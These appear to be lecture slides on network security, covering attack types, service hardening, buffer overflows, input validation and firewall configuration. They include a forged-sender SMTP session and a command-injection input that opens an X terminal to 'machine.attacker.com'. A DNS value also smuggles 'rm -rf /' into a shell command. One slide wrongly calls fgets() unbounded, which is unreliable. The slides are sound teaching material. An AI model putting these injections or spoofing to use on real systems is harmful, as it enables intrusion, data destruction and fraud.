Network Security

nixu

Contents

- Types of threats
- Specific attacks
- Host based security
- Service security
- Firewalls

nixu

Different Kinds of Threats

- Physical breakdowns
- Operating mistakes
- Planning mistakes
- Intentional attacks for fun and profit
- Own personnel is usually considered the largest security threat

nixu

Eavesdropping

- Requires access to the network media
  - Via a host on the network
  - Via access to the physical network
- Especially easy on most LANs
  - On hub-based and coaxial Ethernets all hosts can listen to all traffic on that LAN segment
  - Switches usually give each host only their own traffic, making eavesdropping more difficult
    - Switches can be forced to operate in a hub-like fashion, making eavesdropping possible
- Getting access to Internet backbone networks is more difficult but not impossible
- Traffic can be selected based on IP and port addresses

Tools for eavesdropping


- Some operating systems include tools
  - Snoop
  - Nettl
  - TCPdump
- Commercial and freely available tools from the net
  - From a simple password grabber to
  - A full analyzer, which displays WWW-traffic as full WWW-pages, sorts E-mail etc.

Spoofing

- Fake E-mail
  - Very easy to do if person receiving does not check all headers of the message
  - Sender can possibly be traced by looking at Received: and Message-Id: headers
  - Crypto signatures are not in use, the protocol is public knowledge
- IP sender address forgery (IP spoofing)
  - Masking the true sender of a Denial of service attack
  - Misusing trust in IP addresses
    - R-protocols (rlogin, rsh, rcp)

Man in the Middle

- A.k.a. bucket brigade attack
- Attacker gets full access to the traffic
  - Changes E-mail in the server
  - Diverts traffic to his server
    - Pretends to be a service to the client and a client to the server
    - Can be done for example with the DNS or routing protocols, ARP attacks



nixu

Faults in software

- Both in operating system's TCP/IP stack and in application servers
- Attacker can get full or partial control of software
  - From denial of service to
  - Preforming system commands

nixu

Causes of software vulnerabilities

- Design mistakes and unforeseen requirements
  – E.g. ActiveX, TCP/IP protocols
- Programming mistakes
  – E.g. using the fgets() function, which reads a line of text to a string variable without bounds checking (buffer owerflow)
- Installation and configuration mistakes
  – E.g. Debug-option in sendmail
- Software component interaction

nixu

Break ins

- Network is a two way medium
- Scripted tools make exploiting known faults easier
- Access to the computer can be used to access the data on computer or to use the computer as a base for further attacks

nixu

Routing attacks

- Currently not an active attack on the Internet
  - ICMP routing messages and IP routing options are now universally discarded
- Requires access to operator and backbone routing traffic or to the routers themselves
  - Difficult, not impossible, most routers are configured using Telnet
- Would enable eavesdropping, connection capture, man in the middle, pretension etc. attacks to target any traffic on the network
- We may see more of this in the near future

nixu

Connection hi-jacking and replay


- TCP connections can be captured and used
  - One end of the connection is told that the connection is shut down, and the attacker takes its place
  - The other end of the connection still thinks it is communicating with the original party
  - Software to do this is commercially available
  - Telnet and X Window system are typical targets
- Encrypted messages can be recorded and sent again at later time
  - Attacker does not see the actual contents, but can make an educated guess
  - E.g. electronic payments
  - Very serious threat to e-commerce
  - Can be countered by protocol design

nixu

Denial of Service (DoS)

- Several different ways, usually based on
  - Overloading a server
    - Sending a SYN packet to open a TCP connection, never following with ACK (Syn-ack attack)
    - Sending ping packets to broadcast addresses with target's reply address (Smurf)
    - A packet with same source and destination address (Land)
    - Accessing the service from multiple clients (Distributed DoS)
  - Faulty data packets
    - Usually works only on a specific operating system
    - Malformed IP Fragments (Ping o' Death)

Distributed DoS



nixu

Social Engineering

- People usually trust each other
- Con artists have used this for years
- It is usually easier to get the data you want by asking than by technical means
- Any communications medium can be used
  - Telephone, face to face, e-mail, telefax
  - E.g. a WWW page that asks for user id and password
  - E.g. e-mail from system administrator asking user to change his password to a new one, given in the message

Faking e-mail

```
foo.edu% telnet mail.foo.fi smtp
220 mail.foo.fi 5.67a/IDA-1.5 Sendmail is ready at ...
HELO bogus.edu
250 Hello foo.edu, why do you call yourself bogus.edu?
MAIL FROM:<santa.claus@northpole.org>
250 OK
RCPT TO:<riku@iki.fi>
250 OK
DATA
354 Start mail input; end with <CR><LF>.<CR><LF>
From: Joulupukki <santa.claus@northpole.org>
Subject: Regards
To: Little Riku <riku@iki.fi>
I just wanted to tell you that I do live at North Pole.
.
250 OK
QUIT
```

nixu

Portscan

- A technique for finding likely targets
- A set of computers is analyzed
  - Services on the host are contacted in some way and potential vulnerabilities charted
  - The set can be a IP address range or a DNS zone
- Ordinary portscan shows up in logs
- Modern portscanners are stealthy
  - Scanning is done very slowly
  - The IP packets sent to query services are non-obvious ones

Portscan sample

- Edited output form Mscan

```
nikko mscan 4$ ./mscan -n -f testiverkko -b
-**-’ scanning 194.197.118.78 `-**-
- checking OS for 194.197.118.78
Debian GNU/Linux 1.3 tamale.nixu.fi
194.197.118.78: SCAN: runs linux.
&$!$&!@($!- fingering ze h0st 194.197.118.78
kiravuo   Timo Kiravuo          p0 Oct 13 09:51
rkiravuo  Timo Kiravuo as root *1 Oct 13 11:26
194.197.118.78: VULN: runs statd.
194.197.118.78: VULN: runs /cgi-bin/phf. haha!
194.197.118.78: VULN: runs /cgi-bin/test-cgi.
194.197.118.78: VULN: pop open and other holes
PORTSCAN: runs httpd.
PORTSCAN: runs finger.
PORTSCAN: runs telnet.
PORTSCAN: runs imapd.
PORTSCAN: runs X windows
```

nixu

Portscan logs

```
tcplogd: finger connection attempt from nikko.nixu.fi
tcplogd: telnet connection attempt from nikko.nixu.fi
tcplogd: www connection attempt from nikko.nixu.fi
tcplogd: imap2 connection attempt from nikko.nixu.fi
tcplogd: domain connection attempt from nikko.nixu.fi
tcplogd: pop-3 connection attempt from nikko.nixu.fi
in.fingerd[407]: connect from nikko.nixu.fi
in.telnetd[409]: connect from nikko.nixu.fi
in.telnetd[411]: connect from nikko.nixu.fi
ipop3d[410]: Connection broken while reading line user=???
  host=UNKNOWN
imapd[476]: Broken pipe, while reading line user=???
  host=UNKNOWN
telnetd[409]: ttloop:  read: Broken pipe
tcplogd: finger connection attempt from nikko.nixu.fi
in.fingerd[413]: connect from nikko.nixu.fi
tcplogd: sunrpc connection attempt from nikko.nixu.fi
tcplogd: www connection attempt from nikko.nixu.fi
```

nixu

Typical Attack from Outside

- First scan the internal network addresses for hosts and services
  – Can be done in a stealthy “slow and low” mode
- Then attack found targets
  – Known weaknesses, exploits
  – Scripted attacks, over in less than minute
- Get the data and run or
- Prepare a base for further attacks
  – Hide tracks
  – Install Rootkit

nixu

Server Security

- A host on the network is always a potential target
- The security perimeter of a host is formed by its operating system and the server software in that host
- Threats can be countered by:
  - Limiting available services
  - Limiting access to services (TCP wrapper)
  - Updating service software periodically and following information on known bugs and holes
- Once the attacker is inside the host, gaining additional priviledges is easier

nixu

Ports

- IP address identifies a network interface to a host
- Port identifies an application in the host
- In BSD Unix terminology, IP address + port number = socket
- Source IP address + source port & destination IP address + destination port identifies a connection
- UDP and TCP port number spaces are separate but often synchronized

nixu

Services

- On a Unix host services are
  - Started from the system startup scripts (/etc/rc*)
  - Started by the inetd daemon and configured in /etc/inetd.conf
  - Started by hand
- Each service is a potential security risk and all un-necessary services should be removed
- Same applies to other operating systems

nixu

…Services

- Well known applications have standardized port numbers
  - SMTP (electronic mail) : 25 (TCP)
  - DNS (name service): 53 (both UDP and TCP)
  - HTTP (WWW): 80 (TCP)
- To be able to react to clients' requests the service ports must be monitored
  - by using a separate service daemon
  - by using inetd, which starts a service process to serve one connection
- To find out your active services, type:

```
netstat -a
```

…Services

```
$ cat /etc/services
ftp                21/tcp
ssh                22/tcp
ssh                22/udp
telnet             23/tcp
bootps             67/udp

$ cat /etc/inetd.conf
# <name> <type> <proto> <flags> <user> <server_path> <args>
ftp    stream tcp nowait root /usr/sbin/tcpd   wu.ftpd -a
telnet stream tcp nowait root /usr/sbin/tcpd   in.telnetd
bootps dgram  udp wait   root /usr/sbin/bootpd bootpd -c /tftp
```

Permanent servers

- Started at startup
- Startup scripts at the /etc-directory
- Usually /etc/rc*
- Sample startup code

```
#!/bin/sh
#
if [ -f  /usr/local/www/bin/start.httpd ]
then
  sh /usr/local/www/bin/start.httpd
fi
echo httpd started
```

- And in the start.httpd-file

```
#!/bin/sh
WWWHOME=/usr/local/www
$WWWHOME/bin/httpd -f $WWWHOME/conf/httpd.conf &
```

nixu

Permanent servers ...

- When started a permanent server attaches itself to a certain TCP or UDP port and waits for connections
- Port numbers <1024 are available only to root processes
  - Often forcing the server to run as root
  - On other operating systems (Windows) this is not true
  - Some server daemons start as root, but then change the UID to a less powerful one
- If the server program dies, there is usually no automatic way to restart it
- A watchdog may be built to restart the program when necessary

nixu

inetd

- inetd waits for connections and starts a new process with standard input/output redirected to socket
- Changes to correct uid/gid, etc.
- Runs on every Unix system, see /etc/inetd.conf and man inetd
- Easy way to write TCP servers if start-up cost is not a problem

nixu

Starting services by hand

- Sometimes it may be good idea not to automate starting of service but start it by hand
- E.g. HTTPS servers ask certificate password upon starting
  - It might not be a good idea to save that password to the disk
  - Requires manual intervention each time service is to be started
    - After reboot or service process crash

nixu

TCP wrapper

- An Unix program to limit access to services based on client's IP address or domain name
- Works for services started via inetd daemon
  - A TCP connection is opened
  - Inetd passes socket to tcpd (TCP wrapper)
  - Tcpd check /etc/hosts.allow and /etc/hosts.deny
  - If connection is allowed, the actual server is started and socket passed to it
- Typically used to limit a service to local area network use only
- Does not protect against spoofing attacks

nixu

Unix Server Protection Domain

- A server on an Unix host is a process
  - It operates under an UID
  - It has access rights based on UID and file system permissions
  - It must be open to connections from the network

nixu

Server security

- Authentication: who the client is?
- Authorization & access control: what's he allowed to do?
- Confidentiality
  - No plain-text passwords, please!
  - Securing the connections
- Programming errors
  - Don't trust user data: buffer overflows, unexpected characters, etc.
  - Simply: do not allow anybody to create/install bad code

nixu

…Server security

- Don’t run as root!
- Denial of service
- Local security issues

nixu

Buffer overflows

- There are lots of these
  - Caused by sloppy coding (no bounds check on user input)
  - The true tool of the evil: gets function
- Classical example: login.c

```
char name[80], passwd[80], hash[13];
```

  - User types name
  - Hash loaded form /etc/passwd to hash
  - User types the password and the corresponding hash when asked to enter only the password
    - no bounds checking
  - The rest is history

Buffer overflows: Fix

- Never trust user input to be what you expect (quality or quantity)
- Always check the size of input
  - If there is more input than expected, truncate and perferably log
- Overflowing buffers can be used in more elaborate ways
  - The Great Worm of 1988 used fingerd to overflow its stack:

```
char buf[256];
...
gets (buf);
```

  - The syslogd bug
    - Bounds check ok on network input
    - BUT sprintf used to format log message => overflow there

nixu

…Buffer overflows: Fix

- Avoid using functions with no bounds checking
  - gets, strcpy, strcat, sprintf, ...
- Use bounds-checking versions instead
  - fgets, strncpy, strncat, ...
  - Unfortunately, usually there is no bounds-checking version of sprintf
    - On some systems, there is snprintf
    - Be very careful what you feed to sprintf (truncate if too long)
    - Use careful formatting

```
char mybuf[21];
sprintf (mybuf, "%.20s", user_input);
```

nixu

Invalid input

- Again: Never trust user input to be what you expect
  - And this applies to quite a few sources of input
    - Direct user input
    - Data from the network
    - DNS data (the parts you don't directly control)
    - Web forms or other input that are verified by a Javascript or remote Java application
- Also, do not trust data that you have written yourself to a file
  - Or data that two parts of the application use to communicate over the network

nixu

…Invalid input

- Example: phf.pl (Web CGI script tool to make PH queries)
  - Back in not-so-good old days, this script was part of default installation of some web servers
  - User inputs $name thru web form, then
    ```
    $result = ‘ph $name‘;
    ```
  - What if user inputs e.g. "foo; xterm -disp machine.attacker.com &"
  - Backtick command is executed thru /bin/sh
    - Which happily executes two commands
      ```
      ph foo
      xterm -disp machine.attacker.com &
      ```
    - In addition of making the requested query, this apparently has undesired side effect

nixu

…Invalid input

- Fix 1: Filter shell metacharacters off from input
  - That is, remove | & ; ( ) < >
  - But does not work
- Some shells use character with code 255 as command separator as well
  - Therefore, just replace ; by that and we roll again
- Linefeed is a valid Unix command separator
  - Can be coded as %0A to WWW URL
- This filtering method is obviously flawed

nixu

…Invalid input

- Better fix: Instead of just stripping off bad things we know of, leave only good input
  - In this case, remove everything but characters A-Z, a-z and 0-9 from input
    - Which are known to be valid input and not dangerous
  - Of course, you have to know what is valid input
- Morale: If you are going to feed user input to any command interpreter, be very careful

nixu

…Invalid input

- The same kinds of tricks can be pulled from unexpected sources, e.g. from DNS
- Example: ID system reports attack and finds out DNS reverse entry for attackers IP address using gethostbyaddr function
  - The intrusion attempt is then reported:

```
sprintf (cmd, "echo attack from %s | mail abuse",
        reverse_name);
```


  - However, we (obviously) have no control over attackers DNS data.
  - The reverse map for that IP might contain the string `"machine.attacker.com; rm -rf /"`
    - This is technically completely legal DNS data

nixu

Firewalls

- Individual computers on the network can be made fairly secure if all unnecessary services are removed and remaining services are configured correctly and updated when holes are found
- To keep up the level of security on a LAN this way would consume resources heavily
- The solution is to limit access to all the hosts on the LAN in a singe point
- A system that does this is called a firewall

A firewall installation



nixu

Firewalls

- Firewalls limit access between networks
- Typically used to protect internal networks from external threats
- Two basic types
  - Filtering firewall
  - Application level firewall
- Usually both features combined to a hybrid product
- Actually, correct configuration is much more important than the type or brand name of a firewall

nixu

Other components

- Internal network is the protected or trusted network
- External network is usually the Internet
- Outside the firewall but partially protected from the external network is the DMZ
  - Demilitarized zone
  - Hosts which provide services to external network are placed here
- Bastion is a host with strengthened security, usually placed in the DMZ

nixu

Filtering Firewalls

- Each IP packet is inspected and passed on or dropped based on
  - Sender and receiver IP address
  - Protocol type (TCP, UDP, other)
  - Sender and receiver port address
  - IP or TCP options, SYN/ACK bits etc.
  - Stateful knowledge of connections (TCP connections may be opened from internal to external networks)
- Most routers have the basic functionality of a filtering firewall

nixu

Network Address Translation (NAT)

- Every packets sender or receiver IP address is changed at the firewall
  - Internal network addresses are hidden
- There are certain special addresses usually used on the internal network
  - 10.0.0.0/8
  - 192.168.0.0/16
  - 172.16.0.0/12
  - Not routed by any Internet operator
  - Can be used to gain extra addresses and not worry about the address space
  - Can be attacked only through the NAT firewall

nixu

Application Level Firewalls

- Application must connect to the firewall
  - E.g. HTTP proxy server
  - Application must be aware of the firewall
- Firewall can inspect application data
  - Prevent ActiveX
  - Search for viruses
- Firewall can also be transparent to applications and still work on application level
  - More demanding for software

nixu

Proxy firewalls

- Firewall implements an application protocol
- Application connects to the firewall
- Application must be aware of the firewall
- Usual examples
  - HTTP proxy server, browser must talk differently to the proxy than to a WWW server
  - Mail Transfer Agent in the firewall, uses standard SMTP routing to direct mail to the firewall

nixu

Application tunneling

- Application seems to communicate with the firewall, while the firewall actually forwards the connection to another host
- Not as usual as proxy or routing firewall
- E.g. a SSH terminal connection to firewall's port 22 is forwarded to the actual SSH server
- Protects server's identity better than ordinary routing firewall
- No IP packets reach the server, only the application data

nixu

Stateful application level firewalls

- IP packets are routed through the firewall, but the contents are inspected on application level
- Transparent to applications
- Hard to implement

nixu

Hybrid Firewalls

- Most firewalls combine IP-filtering and application level features
- Typically e-mail and WWW-services are implemented with proxy-services
- Terminal sessions are often IP-filtered through
  – Proxy is used sometimes, requiring the user to log into the firewall

Firewall configuration

- Firewall configuration requires technical expertise and understanding of
  - IP addresses and routing
  - TCP and UDP protocols and port addresses
  - Client-server model
  - DNS
- Commercial products have easy to use interfaces, however understanding is still necessary

nixu

IP-filter Configuration (Linux)

```
# To avoid noise, drop Windows packets w/o logging.
ipfwadm -I -a deny -P udp -S 0/0 -D 0/0 137 138
# Again, to avoid noise, drop BOOTP&DHCP packets w/o
  logging
ipfwadm -I -a deny -P udp -S 0/0 -D
  255.255.255.255/32 67 68
# inside interface (net 10.0.0.0)
# Spoofing protection (only)
ipfwadm -I -a accept -P all -S 10.0.0.0/8 -D 0/0 -W
  eth0
# Last entry in access list: Drop everything and log
  results
ipfwadm -I -a deny -P all -S 0/0 -D 0/0 -W eth0 -o
```

IP-filter (cont.)

```
# outside interface
# IP spoofing protection
ipfwadm -I -a deny -P all -S 10.0.0.0/8 -D 0/0 -W eth1 -o
# Let DNS answers thru.
ipfwadm -I -a accept -P udp -S 192.26.119.7/32 53 -D 0/0 -
   W eth1
# Let ICMP echo replies thru.
ipfwadm -I -a accept -P icmp -S 0/0 0 -D 0/0 -W eth1
# Let established TCP connections thru (e.g. allow only
# outbound TCP sessions).
ipfwadm -I -a accept -P tcp -S 0/0 -D 0/0 -W eth1 -k
# Hole: Let telnet thru to inside machine
ipfwadm -I -a accept -P tcp -S 0/0 -D 10.0.0.2/32 23 -W
   eth1
# Last entry in access list: Drop everything and log
   results
ipfwadm -I -a deny -P all -S 0/0 -D 0/0 -W eth1 -o
```

Additional firewall features

- Application content inspection
  - E-mail and WWW data can be checked for viruses
  - Certain types of content can be rejected
    - E.g. ActiveX components

nixu

Securing connections over the network

- The Internet and internet protocols offer no security to network connections
  - Protection is only against natural errors, not intentional attacks
- Data in transit in the network can be protected by
  - Routing it along a secure path
  - Using cryptographic technologies

Routing based protection

- This protection can be provided by the owner of the routing fabric
  - The ISP (Internet Service Provider) controlling the network
  - The control of the protection is at the hands of an outside organization
- Protection can be based on routing rules
  - Static routing between customer's sites
  - Denying outside access to certain ports (protocols)
    - This is how the Internet backbone routing information network (the BGP) protocol is protected
- Or the protection can be based on flow labels
  - MPLS (Multi Protocol Label Switching)
    - Mostly Quality of Service (QoS) technology
  - ISPs offer VPNs (Virtual Private Network) based on this technology

Cryptographic network protection

- Single messages can be protected (encrypted and/or signed)
  - PGP, PEM
- TCP connections can be protected (encrypted, authenticated)
  - SSH, SSL
  - TCP connection tunneling allows any connection to be protected
- All IP protocol based network traffic can be protected
  - IPSec and other VPN solutions
  - Allows connecting LANs together and workstations to LANs
  - Protection can be made transparent to the users
- Crypto based protection requires key management

nixu

Summary

- Any part of the system can be attacked
- New attacks crop up all the time
- Even sophisticated attacks can be translated to software
- A host can be made fairly secure with skills and constant system administration
- A firewall limits traffic between two networks
- Firewalls work both on the network and the application level and most of them combine both features
- Crypto protects traffic in transit
- Still, remember that the main threat is the people operating the computers